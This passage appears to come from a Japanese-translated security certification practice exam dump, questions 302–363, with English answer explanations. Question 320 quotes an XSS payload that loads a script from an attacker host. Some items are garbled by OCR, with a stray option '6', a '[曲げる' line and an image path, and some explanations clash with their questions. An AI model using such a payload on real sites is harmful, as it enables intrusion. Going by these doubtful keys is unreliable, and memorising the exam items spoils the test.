develop a business continuity strategy by estimating how many staff members would be required to sustain the business in the case of a disruption, such as a natural disaster, a cyberattack, or a pandemic.
Capacity planning can also help a company optimize the use of its resources, reduce costs, and improve performance.

質問: **302**
ハード ドライブを再利用できるようにしながら、ハード ドライブに含まれるデータをサニタイズするために使用できる技術は次のどれですか。
A. 保持プラットフォーム
B. 消磁
C. ドライブシュレッダー
D. ワイプツール
正解: **(**正解を表示します**)**

質問: **303**
ネットワークチームは、重要な運用終了サーバーを、特定のデバイスからのみアクセス可能で、境界ネットワークからはアクセスできないVLANに分割しました。チームが実装した制御を最も適切に説明しているのは次のうちどれですか？(2つ選択してください。)
A. 管理職
B. 物理的
C. 修正
D. 探偵
E. 補償
F. テクニカル
G. 抑止力
正解: **(**正解を表示します**)**
Technical controls involve the use of technology to manage or mitigate risks. By segmenting the server into VALN and restricting access to specific devices, the network team has employed a technical control here.
Compensating controls are alternative measures in place to address a risk when the primary control is not feasible which in these case segmenting the server into VLAN and limiting access can be seen as compensating control.

質問: **304**
次のデータ復旧戦略のうち、低コストで迅速な復旧を実現するものはどれですか?
A. Hot
B. Cold
C. Manual
D. Warm
正解: **(**正解を表示します**)**

A cold site is the least expensive recovery option, providing space and infrastructure but no active systems, allowing for recovery at a lower cost-though with slower setup compared to hot or warm sites.

質問: **305**
第三者との法的契約上の義務が終了した後に、組織が不必要な法的責任を回避するために実施すべき対策は次のうちどれですか？
A. データ暗号化
B. データ分類
C. データ保持
D. データインベントリ
正解: **C (**コメントを発表する**)**
Data retention policies ensure data is only kept for the required period and then properly disposed of, reducing unnecessary legal liability after contractual obligations end.

質問: **306**
一方向データ変換アルゴリズムを使用する前に、複雑さをさらに追加するために使用されるのは次のどれですか。
A. キーストレッチ
B. データマスキング
C. ステガノグラフィー
D. ソルティング
正解: **(**正解を表示します**)**
Salting is the process of adding extra random data to a password or other data before applying a one-way data transformation algorithm, such as a hash function. Salting increases the complexity and randomness of the input data, making it harder for attackers to guess or crack the original data using precomputed tables or brute force methods. Salting also helps prevent identical passwords from producing identical hash values, which could reveal the passwords to attackers who have access to the hashed data. Salting is commonly used to protect passwords stored in databases or transmitted over networks.

質問: **307**
失われた場合に最も影響を受けるデータのカテゴリを説明するものはどれですか?
A. 機密
B. パブリック
C. プライベート
D. クリティカル
正解: **(**正解を表示します**)**
The category of data that is most impacted when it is lost is "Critical." Critical data is essential to the organization's operations and often includes sensitive information such as financial records, proprietary business information, and vital operational data. The loss of critical data can severely disrupt business operations and have significant financial, legal, and reputational consequences.
* Confidential: Refers to data that must be protected from unauthorized access to maintain privacy and security.
* Public: Refers to data that is intended for public disclosure and whose loss does not have severe consequences.
* Private: Typically refers to personal data that needs to be protected to ensure privacy.
* Critical: Refers to data that is essential for the operation and survival of the organization, and its loss can have devastating impacts.

質問: **308**
捜査において、法医学的画像が取得されるのは次のどの段階ですか？

A. 報道
B. 保存
C. 買収
D. 電子情報開示
正解: **(**正解を表示します**)**

質問: **309**
セキュリティアナリストは、リモートユーザーが悪意のあるURLにアクセスするのを阻止する必要があります。サイトは、評判、コンテンツ、カテゴリ分類に基づいてインラインでチェックする必要があります。以下のテクノロジーのうち、企業のセキュリティ強化に役立つものはどれですか？
A. VPN
B. 6
C. NGFW
D. SD-WAN
正解: **(**正解を表示します**)**
SASE provides a cloud-delivered, inline secure web gateway with URL reputation, content inspection, and categorization for remote users without backhauling traffic through on-premises firewalls.

質問: **310**
ファイルシステムジャーナリングを実装することの重要性を最もよく表しているのは、次のうちどれですか？
A. 二次メディアへの複製は、二次メディアが遠隔地にある場合の障害リスクを低減します。
B. システムダウンタイム中、復旧時間が常にRTOおよびRPOの要件を超えています。
C. 特定時点のバックアップは、ディスク上のデータが破損した場合に、より迅速なデータ復旧を可能にします。
D. 変更ログにより、障害発生後に目的の状態に復旧することが可能になります。
正解: **D (**コメントを発表する**)**
Filesystem journaling records changes in a log, allowing the system to recover to a consistent or desired state after a crash or failure.

質問: **311**
ソフトウェアエンジニアリングマネージャーは、コードを本番環境にデプロイする前に、セキュリティ上の脆弱性がないかスキャンしたいと考えています。マネージャーは、次のうちどのタイプの分析を選択すべきでしょうか？
A. 静的
B. 脅威
C. パケット
D. ダイナミック
E. パッケージ
正解: **A (**コメントを発表する**)**
Static analysis inspects source code at rest, prior to execution, to identify security vulnerabilities, coding errors, and insecure patterns before the software is deployed.

質問: **312**
医療機関は、個人が健康上の緊急事態をデジタルで報告できる Web アプリケーションを提供したいと考えています。
開発中に最も重要な考慮事項は次のどれですか?
A. スケーラビリティ

B. 可用性
C. コスト
D. 導入の容易さ
正解: **B (**コメントを発表する**)**
Availability is the ability of a system or service to be accessible and usable when needed. For a web application that allows individuals to digitally report health emergencies, availability is the most important consideration during development, because any downtime or delay could have serious consequences for the health and safety of the users. The web application should be designed to handle high traffic, prevent denial-of-service attacks, and have backup and recovery plans in case of failures.

質問: **313**
ある銀行は、すべてのベンダーが盗難されたラップトップのデータ損失を防止する必要があると主張しています。銀行が要求している戦略は次のどれですか。
A. 保存時の暗号化
B. マスキング
C. データ分類
D. 権限制限
正解: **(**正解を表示します**)**
Encryption at rest is a strategy that protects data stored on a device, such as a laptop, by converting it into an unreadable format that can only be accessed with a decryption key or password. Encryption at rest can prevent data loss on stolen laptops by preventing unauthorized access to the data, even if the device is physically compromised. Encryption at rest can also help comply with data privacy regulations and standards that require data protection. Masking, data classification, and permission restrictions are other strategies that can help protect data, but they may not be sufficient or applicable for data stored on laptops. Masking is a technique that obscures sensitive data elements, such as credit card numbers, with random characters or symbols, but it is usually used for data in transit or in use, not at rest. Data classification is a process that assigns labels to data based on its sensitivity and business impact, but it does not protect the data itself. Permission restrictions are rules that define who can access, modify, or delete data, but they may not prevent unauthorized access if the laptop is stolen and the security controls are bypassed.

質問: **314**
以下のうち、VoIPに関連する一般的な脆弱性はどれですか？(2つ選択してください。)
A. SPIM
B. ビッシング
C. VLANホッピング
D. フィッシング
E. DHCPスヌーピング
F. テールゲーティング
正解: **(**正解を表示します**)**
SPIM (Spam over Internet Messaging) poses a threat to VoIP systems by consuming bandwidth, diverting resources, and potentially causing denial of service attacks. The influx of SPIM messages can degrade the quality of VoIP calls, overload servers, and serve as a platform for social engineering attacks, jeopardizing the security of VoIP users. To mitigate these risks, organizations should implement spam filters, intrusion detection systems, and regular software updates while also educating users to recognize and avoid potential threats associated with SPIM.

質問: **315**
企業環境の最高情報セキュリティ責任者(CISO)は、ユーザーが既知の悪意のあるドメインにアクセスできないようにしたいと考えています。また、ネットワーク上のWebトラフィックを検査して悪意のある活動がないか確認したいと考えています。CISOは次のうちどの行動を取るべきでしょうか？
A. 侵入検知システムをIPSモードに設定して、悪意のあるドメインの侵入をブロックし、すべてのネットワークセグメントで安全なプロトコル選択が強制されるようにします。

B. 全ての社内システムにEDRソフトウェアを導入し、ユーザー行動分析を実行して、異常なドメインにアクセスしているユーザーを検出します。
C. 会社のネームサーバーがDNSフィルタリングを使用していることを確認し、すべてのHTTPおよびHTTPSトラフィックを検査するために、集中型TLSプロキシを使用するようにシステムを設定します。
D. 社内ネットワークのすべてのセグメントにNACを設定し、ネットワークファイアウォールで境界で既知の悪意のあるポート番号をブロックするように設定します。
正解: **(**正解を表示します**)**
A DNS filter blocks lookups to known bad domains, stopping users from reaching them, and a centralized TLS (HTTPS) inspection proxy lets the organization decrypt/inspect HTTP/HTTPS traffic for malicious content before re-encrypting it outbound.

質問: **316**
組織は、内部からの脅威を防ぐために、ユーザーの活動を監視する必要があります。次のソリューションのうち、組織がこの目標を達成するのに役立つものはどれですか。
A. 行動分析
B. アクセス制御リスト
C. アイデンティティとアクセス管理
D. ネットワーク侵入検知システム
正解: **A (**コメントを発表する**)**
Behavioral analytics tools monitor user actions and detect anomalies that may indicate insider threats, such as unauthorized access or unusual data exfiltration activities. These tools establish baselines for normal behavior and flag deviations.

質問: **317**
昇進を見送られた従業員が、組織に対して悪意のある行動を起こすことを決意した。この従業員は、次のうちどの脅威に該当するだろうか？
A. 内部脅威
B. 国民国家
C. シャドウIT
D. ハクティビスト
正解: **A (**コメントを発表する**)**
An insider threat involves a person within the organization, such as an employee, who uses their access for malicious purposes, often due to personal grievances or dissatisfaction.

質問: **318**
異常検出プロセスを作成するときに最初に行うべきステップは次のどれですか?
A. イベントの選択
B. ベースラインの構築
C. ログオプションの選択
D. イベントログの作成
正解: **(**正解を表示します**)**

The first step in creating an anomaly detection process is building a baseline of normal behavior within the system. This baseline serves as a reference point to identify deviations or anomalies that could indicate a security incident. By understanding what normal activity looks like, security teams can more effectively detect and respond to suspicious behavior.

質問: **319**
空港でフライトを待っているユーザーが、公共Wi-Fiを使って航空会社のウェブサイトにログインし、セキュリティ警告を無視して座席のアップグレードを購入しました。飛行機が着陸すると、ユーザーは身に覚えのないクレジットカードの請求に気づきました。次のうち、最も可能性が高い攻撃はどれでしょうか？
A. リプレイ攻撃
B. メモリリーク
C. バッファオーバーフロー攻撃
D. 経路上の攻撃
正解: **(**正解を表示します**)**
An on-path attack, also known as a man-in-the-middle (MITM) attack, occurs when an attacker intercepts the communication between two parties (in this case, the user and the airline's website). Since the user was on a public Wi-Fi network and ignored security warnings, it's possible that the attacker was able to intercept the credit card information during the transaction, leading to unauthorized charges.

質問: **320**
以下の脆弱性のうち、Webアプリケーションに<IMG src='http://attackersite.net/mycode.sh'>を挿入する攻撃を成功させるものはどれですか？
A. ディレクトリ走査
B. バッファオーバーフロー
C. SQLインジェクション
D. XSS
正解: **(**正解を表示します**)**
Cross-site scripting occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious client-side code into web pages viewed by other users.
Injecting an HTML tag such as an image element that loads content from a malicious site is a common XSS technique. When the page renders, the browser processes the injected code, which can execute attacker-controlled scripts or retrieve malicious resources.

質問: **321**
組織は、その管理が適切に設計され、効果的に運用されていることを保証する必要があります。次のレポートのうち、どのレポートがこの目的を最もよく達成しますか?
A. レッドチーム
B. 侵入テスト
C. 独立監査
D. 脆弱性評価
正解: **(**正解を表示します**)**
An independent audit provides an unbiased assessment of the organization's controls, verifying that they are properly designed and operating effectively. Such audits often result in formal reports, such as SOC (Service Organization Control) reports, which are specifically designed to give assurance to stakeholders regarding the effectiveness of controls.

質問: **322**
データベース サーバーによってアクティブに処理されているデータに適用されるデータ状態は次のどれですか。

A. 使用中
B. ハッシュ化中
C. 輸送中
D. 休止中
正解: **A** (コメントを発表する)

質問: **323**
大企業のセキュリティ エンジニアは、従業員が勤務時間中にのみ企業システムにアクセスできるように IAM を強化する必要があります。セキュリティ エンジニアは次のどのアクセス制御を実装する必要がありますか。
A. ロールベース
B. 時間帯制限
C. 最小権限
D. 生体認証
正解: **B** (コメントを発表する)
Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours.

質問: **324**
次のどれが指令的経営管理ですか?
A. 利用規約
B. ログイン警告バナー
C. マスターサービス契約
D. 立ち入り禁止の標識
正解: (正解を表示します)
An acceptable use policy is a managerial directive that formally defines required behaviors and rules for system use. It directs employees on what is and isn't allowed, making it a classic example of a directive control.

質問: **325**
セキュリティ技術者は、アプリケーションにこれ以上のパッチを適用できないと判断し、現状のまま運用することに伴うリスクを受け入れる必要があると結論付けました。さらに、アプリケーションを利用できるネットワークサービスは限定されるべきです。次のうち、この種の緩和策を最も適切に説明しているのはどれですか？
A. パッチ適用中
B. セグメンテーション
C. 隔離
D. 監視
正解: (正解を表示します)
Isolation limits exposure by restricting the application's interaction to only necessary services, reducing risk when patching is no longer possible.


質問: **326**
組織がサービスプロバイダーまたはベンダーの管理体制とパフォーマンスを確実にレビューするために、以下のうちどれを使用すべきでしょうか？
A. サービスレベル契約
B. 合意覚書

C. 監査権条項
D. サプライチェーン分析
正解: **C** (コメントを発表する)
A right-to-audit clause gives an organization the legal ability to inspect and verify a service provider's or vendor's controls, processes, and compliance with contractual obligations, ensuring transparency and accountability.

質問: **327**
新しいデータベース システムへのアクセスを強化するのは次のどれですか? (2 つ選択)
A. ジャンプサーバー
B. NIDS
C. 監視
D. プロキシサーバー
E. ホストベースのファイアウォール
F. WAF
正解: (正解を表示します)
A jump server restricts and controls administrative access to the database system, reducing the attack surface. A host-based firewall limits network connections directly to the database server, preventing unauthorized access and hardening the system.

質問: **328**
システムレベルのデータの変更を防ぐために、次のどれを使用する必要がありますか?
A. NIDS
B. DLP
C. NAC
D. FIM
正解: (正解を表示します)
File Integrity Monitoring (FIM) detects any unauthorized modification to system-level files or data, ensuring those files remain unchanged unless properly authorized.

質問: **329**
セキュリティオペレーションセンターは、不審なIPアドレスに関する事象を調査しています。セキュリティアナリストが以下のイベントログを確認したところ、ユーザーアカウントの大部分で、同じIPアドレスからの認証時にログイン失敗が発生していることが判明しました。



以下のうち、実際に起きた攻撃を最も的確に表しているのはどれですか？
A. スプレー
B. カずく
C. 辞書
D. レインボーテーブル
正解: (正解を表示します)

Password spraying is a type of attack where an attacker tries a small number of commonly used passwords across a large number of accounts. The event logs showing failed login attempts for many user accounts from the same IP address are indicative of a password spraying attack, where the attacker is attempting to gain access by guessing common passwords.

質問: **330**
サービスプロバイダーは、インターネットリンクの提供から管理まで、コスト効率の高い方法で迅速に拡張したいと考えています。パフォーマンスの一貫性を維持しながら、サービスプロバイダーがサービスを最も効果的に拡張できる方法はどれですか？
A. エスカレーションサポート
B. 労働力の増加
C. ベースライン強制
D. 技術的負債
正解: **C (**コメントを発表する**)**
Baseline enforcement ensures consistent performance and security standards across managed services, allowing the provider to scale operations cost-effectively without sacrificing quality.

質問: **331**
企業の役員は、出張中にホテルのゲスト用Wi-Fiなど、さまざまなネットワークに接続します。セキュリティアナリストは、役員が企業の内部リソースに安全にアクセスできるようにするソリューションを提供する必要があります。次のうち、この要件を最も満たすのはどれですか？
A. EAP
B. ジャンプサーバー
C. 境界ネットワーク
D. VPN
正解: **(**正解を表示します**)**
A VPN establishes an encrypted tunnel over untrusted networks, ensuring the executive can securely access corporate internal resources from any location.

質問: **332**
ある企業が、物理ハードウェアのコストを削減しつつ、アプリケーションを最も安全に展開する方法を決定するために、インフラストラクチャチームとセキュリティチーム間の連携を求めています。この目標を達成するための最良の方法は次のうちどれでしょうか？
A. インフラストラクチャ ･アズ ･コード
B. ハイブリッドクラウド
C. 仮想化
D. コンテナ化
正解: **(**正解を表示します**)**
Virtualization allows multiple virtual machines to run on a single physical server by using a hypervisor to separate operating systems and applications. This approach reduces the need for additional physical hardware while maintaining isolation between workloads. It enables secure and efficient deployment of applications, lowers hardware costs, and

improves resource utilization within the infrastructure.

質問: **333**
データマスキングとデータトークン化の違いを説明しているのは、次のうちどれですか？
A. データマスキングは通常不可逆的なプロセスですが、データトークン化は可逆的です。
B. データマスキングは暗号化を使用するが、データトークン化はデータをヌル値に置き換える。
C. データマスキングは1対1のデータマッピングを使用するのに対し、データトークン化は1対多のデータマッピングを使用します。
D. データマスキングは乱数関数を実装し、データトークン化は擬似乱数関数を実装します。
正解: **(**正解を表示します**)**
Data masking irreversibly alters sensitive data to hide it, whereas tokenization replaces data with tokens that can be mapped back to the original values through a secure tokenization system, making it reversible.

質問: **334**
ソフトウェア開発者が安全なコーディングのトレーニングを受けていることを顧客に証明する行為は次のどれですか?
A. 証明
B. 保証
C. デューデリジェンス
D. 契約
正解: **A (**コメントを発表する**)**

質問: **335**
リスク、責任者、しきい値を文書化するために最もよく使用されるのは次のどれですか?
A. リスク許容度
B. リスク移転
C. リスクレジスタ
D. リスク分析
正解: **(**正解を表示します**)**
A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks.

質問: **336**
ヘルプデスクには、OSのバージョンが古いマシンが動作が遅いという問い合わせが複数寄せられています。また、複数のユーザーからウイルス検出アラートが表示されているとの報告があります。以下の対策のうち、最初に検討すべきものはどれでしょうか？
A. パッチ適用
B. セグメンテーション
C. モニタリング
D. 隔離
正解: **(**正解を表示します**)**
Outdated operating systems are a primary vector for malware and performance issues. Ensuring that all machines are fully patched closes known vulnerabilities that attackers

exploit - reducing infections and restoring system stability.

質問: **337**
サイバーセキュリティインシデント発生後、ある企業は自社のエンタープライズVoIPシステムを監査し、攻撃対象領域を縮小する方法を検討しています。この企業はフラットなネットワーク構造を採用しています。セキュリティ管理者は、VoIPシステムの攻撃対象領域を縮小するために、次のうちどの変更を実施すべきでしょうか？
A. VoIPシステムを設定して、ログを中央の場所に送信するようにします。
B. VoIPシステムを専用のVLANに配置します。
C. リモートVoIP電話登録を実装します。
D. VoIP電話のデフォルトの認証情報を変更します。
正解: **B (**コメントを発表する**)**
Placing the VoIP system in its own VLAN segments it from the rest of the flat network, limiting exposure and reducing the attack surface by restricting access to only necessary traffic.

質問: **338**
大規模な多国籍企業のセキュリティアーキテクトは、マルチクラウドプロバイダー環境において複数の暗号化キーを安全に管理することの複雑さとオーバーヘッドについて懸念を抱いている。
セキュリティアーキテクトは、組織の既存の鍵を組み込み、データの場所に関係なく一貫した集中管理を維持できる、レイテンシの低いソリューションを探しています。以下のうち、アーキテクトの目的に最も適しているのはどれでしょうか？
A. トラステッドプラットフォームモジュール
B. IaaS
C. HMaaS
D. PaaS
正解: **C (**コメントを発表する**)**
HSM as a Service (HSMaaS), Hardware security modules (HSMs) are fortified, tamper-resistant hardware components that produce, safeguard, and manage keys for encrypting and decrypting data and establishing digital signatures and certificates.

質問: **339**
以下の影響分析指標のうち、資産の平均稼働率を最も適切に推定できるのはどれですか？
A. MTBF
B. SLE
C. RTO
D. RPO
正解: **A (**コメントを発表する**)**
Mean Time Between Failures measures the average time a system operates without failure, which is directly used to estimate operational availability.

質問: **340**
IT マネージャーは、世界的なインシデントが発生した場合に組織がどのように運営を継続するかを説明した文書化された計画を作成しています。IT マネージャーが作成している計画は次のどれですか。
A. 事業継続性
B. 物理的なセキュリティ
C. 変更管理

D. 災害復旧
正解: **A (**コメントを発表する**)**
The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on minimizing downtime and maintaining essential services.

質問: **341**
フォレンジックエンジニアは、侵害の根本原因がSQLインジェクション攻撃であると判断しました。脅威アクターが使用したコマンドを特定するために、エンジニアは次のうちどれを確認する必要がありますか？
A. メタデータ
B. アプリケーションログ
C. システムログ
D. Netflow ログ
正解: **B (**コメントを発表する**)**
To identify the exact command or input used during a SQL injection attack, the application log is the most relevant. It records inputs, errors, and processing activities within the application layer.

質問: **342**
ある企業が脆弱性評価を実施し、以下の結果を得ました。

Vulnerability	Server location	CVSS score
1	Internet	9.8
2	Internal	4.0
3	Internet	4.0
4	Internal	9.8

会社は、以下の脆弱性のうちどれを最初に修正すべきでしょうか？
A. 1
B. 2
C. 3
D. 4
正解: **(**正解を表示します**)**
The highest priority is the vulnerability with the highest severity score on an internet-facing server.
This combination creates the greatest exposure and risk, so it should be patched first.

質問: **343**
企業が侵害を受けた後、顧客が訴訟を起こしました。会社の弁護士は、訴訟に対応してセキュリティ チームに法的保留を開始するよう要求しました。セキュリティ チームが取らなければならない可能性が最も高いアクションは次のどれですか。
A. セキュリティ チームと影響を受ける顧客間の電子メールを 30 日間保持します。
B. セキュリティ侵害に関連するすべての通信を、追って通知があるまで保持します。
C. 侵害対応中にセキュリティ メンバー間の通信をすべて保存します。
D. 影響を受ける顧客への会社からのすべての電子メールを無期限に保持します。

正解: **B** (コメントを発表する)
A legal hold (also known as a litigation hold) is a notification sent from an organization's legal team to employees instructing them not to delete electronically stored information (ESI) or discard paper documents that may be relevant to a new or imminent legal case. A legal hold is intended to preserve evidence and prevent spoliation, which is the intentional or negligent destruction of evidence that could harm a party's case. A legal hold can be triggered by various events, such as a lawsuit, a regulatory investigation, or a subpoena.
In this scenario, the company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit filed by the customers after the company was compromised. This means that the security team will most likely be required to retain any communications related to the security breach until further notice. This could include emails, instant messages, reports, logs, memos, or any other documents that could be relevant to the lawsuit. The security team should also inform the relevant custodians (the employees who have access to or control over the ESI) of their preservation obligations and monitor their compliance. The security team should also document the legal hold process and its scope, as well as take steps to protect the ESI from alteration, deletion, or loss.

質問: **344**
ある企業は、重要な業務アプリケーションのシステムアップグレードを支援するために、外部コンサルタントを雇いました。システム管理者は、重要なシステムへのパスワードを共有することなく、コンサルタントのアクセスを保護する必要があります。次のうち、最も適切な解決策はどれでしょうか？
A. TACACS+
B. SAML
C. SSOプラットフォーム
D. ロールベースのアクセス制御
E. PAMソフトウェア
正解: (正解を表示します)
PAM software helps manage and secure privileged accounts and access credentials. It allows admins to grant temporary, controlled access to critical systems without sharing passwords directly. PAM software can track, monitor and log all activities performed by the consultant.

質問: **345**
最近の社内安全対策会議で、サイバー意識向上チームがサイバー衛生の重要性についてプレゼンテーションを行いました。チームが取り上げたトピックの 1 つは、印刷センターのベスト プラクティスでした。印刷センターに関連する攻撃方法は、次のうちどれですか。
A. 捕鯨
B. 認証情報の収集
C. 先頭に追加
D. ゴミ漁り
正解: (正解を表示します)
Dumpster diving is an attack method where attackers search through physical waste, such as discarded documents and printouts, to find sensitive information that has not been properly disposed of. In the context of printing centers, this could involve attackers retrieving printed documents containing confidential data that were improperly discarded without shredding or other secure disposal methods. This emphasizes the importance of proper disposal and physical security measures in cyber hygiene practices.

質問: **346**
管理者が、ネットワークの構成、管理、保守プロセスに関する一連の手順を記載した文書を作成します。この文書を最も適切に説明しているのは次のうちどれですか？
A. ガイドライン
B. 手順
C. ポリシー
D. 規格

正解: **B** (コメントを発表する)
Procedures provide step-by-step instructions for performing specific tasks, such as configuring, managing, and maintaining network systems.

質問: **347**
セキュリティアナリストが本番環境でネットワーク検出スキャンを実行したところ、ネットワーク上に2,000台のデスクトップとノートパソコンが存在することが判明した。同社はこれまで、わずか
1,500台のデバイスが使用されている。以下のうち、会社にとって最も重大なリスクとなるのはどれか？
A. 会社のゲスト用Wi-Fiの利用
B. 機密性の高い企業情報の漏洩
C. 盗難されたハードウェア
D. ネットワークスループットの低下
正解: (正解を表示します)
A large number of undocumented devices indicates weak asset inventory and possible unauthorized endpoints on the network. These unmanaged devices may lack required security controls, increasing the risk that sensitive company information could be exposed, accessed, or exfiltrated.

質問: **348**
設計変更を実施する前に、セキュリティ上の問題が発生しないことを確認するために、複数の手順を経る必要があります。次のうち、それらの手順の1つとして最も可能性が高いのはどれですか？
A. メンテナンス
B. バックアウト計画
C. ボードレビュー
D. サービス再開
正解: **B** (コメントを発表する)

質問: **349**
管理者は、ユーザーが勤務時間外にリモートでログインし、大量のデータを個人のデバイスにコピーしたという通知を受けました。
ユーザーのアクティビティを最もよく表すものはどれですか?
A. 侵入テスト
B. フィッシング キャンペーン
C. 外部監査
D. 内部脅威
正解: (正解を表示します)
An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and

compromises the confidentiality and integrity of the data.

質問: **350**
セキュリティアナリストが、機密データを含む複数の大容量ファイルの外部流出事件を調査しています。この活動を特定するのに最適なデータソースは次のうちどれですか？
A. NetFlowログをソースインターネットプロトコル(IP)でソート
B. ファイル拡張子でソートされたエンドポイントログ
C. エンドポイントログをファイル名順に並べ替えます
D. 宛先IPアドレスでソートされたNetFlowログ
正解: **(**正解を表示します**)**
NetFlow logs show network traffic patterns, including source, destination, volume, and timing.
Sorting by destination IP helps identify where large outbound transfers were sent, making it the best source for investigating data exfiltration.

質問: **351**
定期監査中に、アナリストは、ある高校のある部署が、導入前に適切な検証を受けていないシミュレーションプログラムを使用していることを発見した。
これは以下の脅威のうち、どれに該当する例ですか？
A. Espionage
B. Data exfiltration
C. Shadow IT
D. Zero-day
正解: **(**正解を表示します**)**
Software deployed by users without formal review or approval is classified as shadow IT, since it operates outside the organization's sanctioned processes and controls.

質問: **352**
ユーザーに証明書が提示されたときに、証明書を検証するために使用されるのは次のどれですか?
A. OCSP
B. CSR
C. CA
D. CRC
正解: **(**正解を表示します**)**
OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown.
OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA).

質問: **353**
最近、フィッシング詐欺の誤検知報告が多数寄せられたため、ヘルプデスクが受け取るチケット数が増加しています。誤検知を減らすには、次のうちどれが最も効果的でしょうか？
A. セキュリティ意識向上トレーニングの改善
B. インシデント報告Webページの実装
C. ヘルプデスクスタッフの増員

D. フィッシングシミュレーションキャンペーンをさらに実施する
正解: **A** (コメントを発表する)

質問: **354**
ある企業が第三者と連携し、安全なファイル移行のために両社の内部ネットワーク間でのアクセスを許可する必要があります。このソリューションでは、ネットワークを通過するすべてのトラフィックに暗号化が適用されるようにする必要があります。以下のソリューションのうち、どれが最も適切でしょうか？
A. EAP
B. SD-WAN
C. IPSec
D. TLS
正解: **C** (コメントを発表する)

質問: **355**
システム管理者が、悪意のある活動を行うために、スーパーバイザーのすべての権限を上書きしました。これは次のうちどれに該当しますか？
A. シャドウIT
B. 未熟な攻撃者
C. 内部脅威
D. ハクティビスト
正解: (正解を表示します)
An insider threat involves a trusted individual within the organization, such as a systems administrator, misusing their legitimate access to carry out malicious actions, like overwriting a supervisor's permissions.

質問: **356**
セキュリティ チームは、大規模な停止後に重要なシステムをオンラインに戻す順序を詳細に説明したドキュメントを作成しました。チームが作成したドキュメントは次のどれですか。
A. コミュニケーション計画
B. インシデント対応計画
C. データ保持ポリシー
D. 災害復旧計画
正解: (正解を表示します)
The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.

質問: **357**
システム管理者は、研究開発部門がさまざまな会社関連のサービスやシステムにアクセスする際に会社の VPN を使用していないことに気付きました。次のシナリオのどれがこのアクティビティを説明していますか?
A. スパイ活動
B. データの流出
C. 国家攻撃
D. シャドーIT

正解: **D** (コメントを発表する)
The activity described, where a department is not using the company VPN when accessing various company-related services and systems, is an example of Shadow IT.
Shadow IT refers to the use of IT systems, devices, software, applications, and services without explicit IT department approval.
Espionage: Involves spying to gather confidential information, not simply bypassing the VPN.
Data exfiltration: Refers to unauthorized transfer of data, which might involve not using a VPN but is more specific to the act of transferring data out of the organization.
Nation-state attack: Involves attacks sponsored by nation-states, which is not indicated in the scenario.
Shadow IT: Use of unauthorized systems and services, which aligns with bypassing the company VPN.

質問: **358**
ある会社では、従業員が仕事で個人の機器を使用できるようにするポリシーを導入しています。ただし、会社が承認したアプリケーションのみをインストールできるようにしたいと考えています。この懸念に対処するのは次のどれですか。
A. MDM
B. コンテナ化
C. DLP
D. 完璧
正解: **A** (コメントを発表する)
Mobile Device Management (MDM) is a security solution that allows organizations to enforce policies on employee-owned or company-issued mobile devices. It can restrict the installation of unauthorized applications, ensuring that only company-approved apps are used.

質問: **359**
ある組織では、組織内のシステムとソフトウェアの一般的な運用に関連する責任を伝えるセキュリティ プログラムを開発しています。次のドキュメントのうち、これらの期待を最もよく伝えるのはどれでしょうか。
A. 事業継続計画
B. 変更管理手順
C. 利用規定
D. ソフトウェア開発ライフサイクルポリシー
正解: (正解を表示します)
Acceptable use policy outlines the expected behaviors and responsibilities of users when interacting with the organization's systems and software, including what is allowed and not allowed. It ensures that users are aware of how to securely use organizational resources.

質問: **360**
複数の従業員が便利な生産性向上プログラムをダウンロードしたが、そのプログラムによって連絡先情報や企業組織構造の詳細が漏洩してしまう。この問題を防止するための最善策は次のうちどれか？
A. アプリケーション許可リスト
B. ワークステーションの強化
C. 署名なしコードの拒否
D. IPブロックリスト
E. 標準ユーザーアカウント
正解: (正解を表示します)
An application allow list ensures only approved software can be installed or run on corporate endpoints, blocking any unapproved programs that might leak sensitive information.

質問: **361**
退職前に顧客リストを個人のメールアカウントに送信している従業員を検出するために、次のうちどれが使用されますか？
A. DLP
[曲げる
B. IDS
C. EDR
正解: **A (**コメントを発表する**)**
Data Loss Prevention (DLP) monitors and controls the movement of sensitive data, enabling detection of attempts to send protected information, such as a customer list, to unauthorized destinations.

質問: **362**
従業員は、給与部門から送信されたと思われる、資格情報の確認を求めるテキスト メッセージを受信します。次のソーシャル エンジニアリング手法のうちどれが試みられていますか? (2 つ選択してください。)
A. フィッシング
B. スミッシング
C. なりすまし
D. ヴィッシング
E. 誤情報
F. タイプミススクワッティング
正解: **(**正解を表示します**)**

質問: **363**
企業が HIPS を導入して実装しているセキュリティ制御は次のどれですか? (2 つ選択)
A. ディレクティブ
B. 予防的
C. 物理
D. 修正
E. 補償
F. 探偵
